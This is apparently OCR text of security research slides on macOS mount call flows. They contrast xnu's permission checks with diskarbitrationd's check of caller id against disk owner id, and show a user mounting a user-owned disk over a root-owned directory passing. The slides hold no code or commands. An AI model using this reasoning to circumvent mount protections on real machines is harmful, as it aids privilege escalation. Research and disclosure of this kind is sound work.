
call flow 1.: mount only call



caller
mount
xnu
runs as X
might be sandboxed
runs as the caller
xnu checks:
- classic user
POSIX permissions
- MAC callout


case study:

+ mount only


+ mount over root owned dir with user


caller
mount
xnu
OPERATION
priv: user
target owner: root
disk owner: root


caller
mount
xnu
OPERATION
priv: user
target owner: root
disk owner: root


caller
mount
xnu
fail
OPERATION
priv: user
target owner: root
disk owner: root
FAIL!!! user has no rights over target

call flow 2.: mount with diskarbitrationd





diskarbitrationd checks:
- if calling user id == disk owner id
- sandbox_check


case study:


+ diskarbitrationd


+ mount over root owned dir with user



caller
diskarbitrationd
mount
xnu
OPERATION
priv: user
target owner: root
disk owner: root


caller
diskarbitrationd
fail
mount
xnu
OPERATION
priv: user
target owner: root
disk owner: root
FAIL!!!! user != root



caller
diskarbitrationd
mount
xnu
OPERATION
priv: user
target owner: root
disk owner: user



caller
diskarbitrationd
pass
mount
xnu
OPERATION
priv: user
target owner: root
disk owner: user



caller
diskarbitrationd
mount
xnu
OPERATION
priv: user
target owner: root
disk owner: user

